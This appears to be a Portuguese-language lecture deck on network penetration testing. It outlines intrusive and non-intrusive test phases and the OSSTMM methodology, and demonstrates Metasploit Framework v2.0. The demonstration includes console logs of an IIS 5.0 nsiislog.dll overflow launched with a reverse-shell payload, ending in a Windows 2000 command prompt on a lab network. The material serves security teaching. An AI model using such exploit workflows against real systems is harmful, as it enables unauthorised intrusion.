
Identificação de possiveis vulnerabilidades encontradas

Limitase apenas a correlação de "exploit"apropriados para exploração das vulnerabilidades identificas.

Não é realizado teste para identificação de possibilidades de Negação de Serviço (DOS)

Penetration Test – Não Instrusivo

Levantamento de informações
Teste de Engenharia. Social
Uso de técnicas de Fingerprinting e Footprinting
Sondagem da Rede
Avaliando Políticas de Firewall
Analisando Logs e gerando Relatório final com as Recomendações & ciclos de trabalhos a serem adotados
Uso de técnicas de PortScanning e Enumeração Serviços
Scanners de Vulnerabilidade
Correlação de Vulnerabilidades conhecidas
Serviços de Rede
Aplicações Web
Apenas correlacão
Cracking de Senhas / Brute Force de Serviços

Pen-test Instrusivo

Levantamento de Dados

Analise de Vulnerabilidades

Identificação de possiveis vulnerabilidades encontradas

Correlação de “exploit”apropriados para exploração das vulnerabilidades identificadas, e sua utilização para ganhar de acesso.

Identificação de possibilidades de Negação de Serviço (DOS)

Penetration Test – Instrusivo

Levantamento de informações

Teste de Engenharia. Social

Uso de técnicas de Fingerprinting e Footprinting

Sondagem da Rede

Avaliando Políticas de Firewall

Uso de técnicas de PortScanning e Enumeração Serviços

Analisando Logs e gerando Relatório final com as Recomendações & ciclos de trabalhos a serem adotados

Scanners de Vulnerabilidade

Exploração de Vulnerabilidades conhecidas

Serviços de Rede

Aplicações Web

Cracking de Senhas / Brute Force de Serviços

Escala de Privilégio (Ganhando Acesso a Shell)

Teste de Negação de Serviço (DOS)

Resultado Desejado!

Após a realização de todos as técnicas é desejado que o Pen-tester reuna todos os dados levantados, dados como:

- Sistemas operacionais dos servidores da rede alvo;
- Serviços de redes, versões e possível vulnerabilidades;
- Possibilidades de ataques de Bruteforce;
- Dados de usuários enumerados como senhas e "id";
- Possibilidades de Denial of Services;
- Possibilidades de acesso remotos arbitrários;
- Qualificando cada problema identificado a partir de referência de grau de risco;
- Sugerir correções para as vulnerabilidades identificadas.

Metodologia e Boas Práticas

METODOLOGIA

Normas tem por objetivo definir regras claras e boas práticas para realizações de processos, são construídas reunindo experiências de vários profissionais.

Para realização de Pen-test temos disponível a norma *OSSTMM* e *OSSTMM Wireless* desenvolvido inicialmente por *Peter Herzog* da *ISECOM*, hoje contando com vários especialistas em segurança como colaboradores. Disponível para download em www.isecom.org.

OBS.: Outro documento interessante seria: *Guideline Network Security Testing* elaborado pelo NIST-USA, disponível em www.csrc.nist.gov

OSSTMM

A Norma organiza todas técnicas de Teste de Segurança usadas em conjunto para elaboração de Pen-test, organizando em 6 tópicos macros:

- **Information Security**
- **Process Security (Engenharia Social)**
- **Internet Techonology Security**
- **Communications Security**
- **Wireless Security**
- **Physical Security**

Conhecendo O MetaSploit Framework

MetaSploit Framework

O Metasploit Framework é uma plataforma avançada de Código Aberto para Pen-test. O projeto começou inicialmente com objetivo de ser um ferramenta poderosa, customizada para testar a segurança de serviços de Redes.

É um projeto novo que necessita de colaboradores. Sendo relevante lembrar que ferramentas equivalentes como CANVAS e CORE IMPACT são extremamente caras!

Site do projeto: www.metasploit.com

Escrito em Perl, inclui os vários componentes escritos em C, em Assembler e em Python.

O suporte a linguagem Perl permite que funcione em vários sistemas Unix-like e também em ambiente Cygwin.

O Core do projeto é duplo-licenciado sob as licenças GPLv2 e Perl Artistic Licenses, permitindo que seja usado em projeto de Códigos Abertos como também Projetos Comerciais.

Ilustrando um Pen-test com o MetaSploit Framework

Metasploit Framework Web Console v2.0 - Konqueror

Location Edit View Go Bookmarks Tools Settings Window Help

Location: http://127.0.0.1:55555/

Metasploit v2.0 Exploit Index

- Apache Win32 Chunked Encoding
- Blackice/RealSecure/Other ISS ICQ Parser Buffer Overflow
- Exchange 2000 MS03-46 Heap Overflow
- Frontpage fp30reg.dll Chunked Encoding
- IA WebMail 3.x Buffer Overflow
- IIS 5.0 Printer Buffer Overflow
- IIS 5.0 WebDAV ntdll.dll Overflow
- IIS 5.0 nsiislog.dll POST Overflow
- IMail LDAP Service Buffer Overflow
- MSSQL 2000 Resolution Overflow
- Microsoft RPC DCOM MS03-026
- PoPToP Negative Read Overflow
- RealServer Describe Buffer Overflow
- Samba trans2open Overflow
- Sambar 6 Search Results Buffer Overflow
- Serv-U FTPD MDTM Overflow
- Solaris sadmind Command Execution
- Universal Plug N Play Overflow
- War-FTPD 1.65 PASS Overflow

```
hdm@slasher hdm $ msfweb -v
[*] Starting Metasploit v2.0 Web Interface on 127.0.0.1:55555...
127.0.0.1:33690   MAIN
```

Metasploit Framework Web Console v2.0 - Konqueror

Location Edit View Go Bookmarks Tools Settings Window Help

Location: http://127.0.0.1:55555/MODE=SUMMARY&MODULE=IIS 5.0 Printer Buffer Overflow

Module: IIS 5.0 Printer Buffer Overflow

Name: IIS 5.0 Printer Buffer Overflow
Version: $Revision: 1.18 $
Authors: H D Moore <hdm [at] metasploit.com> [Artistic License]

This exploits a buffer overflow in the request processor of the Internet Printing Protocol ISAPI module in IIS. This module works against Windows 2000 service pack 0 and 1. If the service stops responding after a successful compromise, run the exploit a couple more times to completely kill the hung process.

- http://www.osvdb.org/548
- http://www.microsoft.com/technet/security/bulletin/MS01-023.mspx
- http://lists.insecure.org/lists/bugtraq/2001/May/0011.html

Select Payload

Exploit Listing | Metasploit.com

Page loaded.

```
hdm@slasher hdm $ msfweb -v
[*] Starting Metasploit v2.0 Web Interface on 127.0.0.1:55555...
127.0.0.1:33698   SUMMARY   IIS 5.0 Printer Buffer Overflow
```

```
Metasploit Framework Web Console v2.0 - Konqueror
Location  Edit  View  Go  Bookmarks  Tools  Settings  Window  Help
Location: ITFUNC=seh&OPT_LHOST=192.168.1.244&OPT_LPORT=9999&OPT_TARGET=0&ExploitAction=Launch+Exploit

Processing exploit request (IIS 5.0 nsiislog.dll POST Overflow)...
Using payload: winreverse

[Wed Apr  7 23:30:34 2004] iis50_nsiislog_post EXPLOIT 192.168.1.214
[*] Starting Reverse Handler.
[*] Attempting to exploit target Windows 2000 Pre-MS03-019
[*] Sending 65919 bytes to remote host.
[*] Waiting for a response...
[*] Got connection from 192.168.1.214:1093
[*] Proxy shell started on 192.168.1.244:33770
```

```
Shell - Konsole
Session  Edit  View  Bookmarks  Settings  Help
hdm@slasher hdm $ telnet 192.168.1.244 33770
Trying 192.168.1.244...
Connected to 192.168.1.244.
Escape character is '^]'.

Metasploit Web Interface Shell Proxy

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
Shell
```

```
 PORT=80
127.0.0.1:33761   EXPLOIT   IIS 5.0 nsiislog.dll POST Overflow PAYLOAD=winreverse HOST=192.168.1.214
 PORT=80
127.0.0.1:33768   EXPLOIT   IIS 5.0 nsiislog.dll POST Overflow PAYLOAD=winreverse HOST=192.168.1.214
 PORT=80
```

Sun Tzu

"Na paz, preparar-se para a guerra; na guerra, preparar-se para paz. A arte da guerra é de importância vital para o Estado. Uma questão de vida ou morte, um caminho tanto para a segurança como para a ruína. Assim, em nenhuma circunstância deve ser descuidada..."

Extraído da obra: " A Arte da Guerra" - Sun Tzu

Bibliografia

•ISO NBR 17799
•Manpage do Nmap
•Norma OSSTMM e OSSTMM Wireless -www.isecom.br
• www.axur.com.br
• www.metasploit.com
• www.nessus.org
•www.ussback.com
•ICMP usase in Scanning - Ofir Arkin (www.sys-security.com)
•X remote ICMP based OS fingerprinting techniques - Ofir Arkin e Fyodor Yarochkin (www.sys-security.com).

Cópia dessa palestra:
http://meusite.mackenzie.com.br/sandro

Exploração de Vulnerabilidades em Redes TCP/IP foi idealizado para suprir as necessidades dos administradores dos novos tempos. No passado, era comum instalarmos um servidor e simplesmente esquecermos dele, pois o acesso era exclusivo da LAN da corporação. Com o advento da Internet tudo mudou; uma vez na Internet, seu servidor está ao alcance do mundo.

Administradores de sistemas que buscam conhecimentos em segurança de redes irão encontrar sólidas informações sobre técnicas utilizadas por invasores, sejam eles:

- **Atacantes externos, como Crackers e Script Kiddies**
- **Atacantes internos, como Insiders**
- **Pseudo-consultores conhecidos como Gray Hats**

Entre as técnicas abordadas, podemos destacar: Fingerprint, Footprint, Varreduras, Negação de Serviço, Bruteforce de Serviços e Ataques Internos. Além dessas, tambérm são abordadas técnicas utilizadas em Sistema Operacional "Like Unix", tendo o Linux como referência.

Informaçoes na url:

http://www.temporeal.com.br/produtos.php?id=168767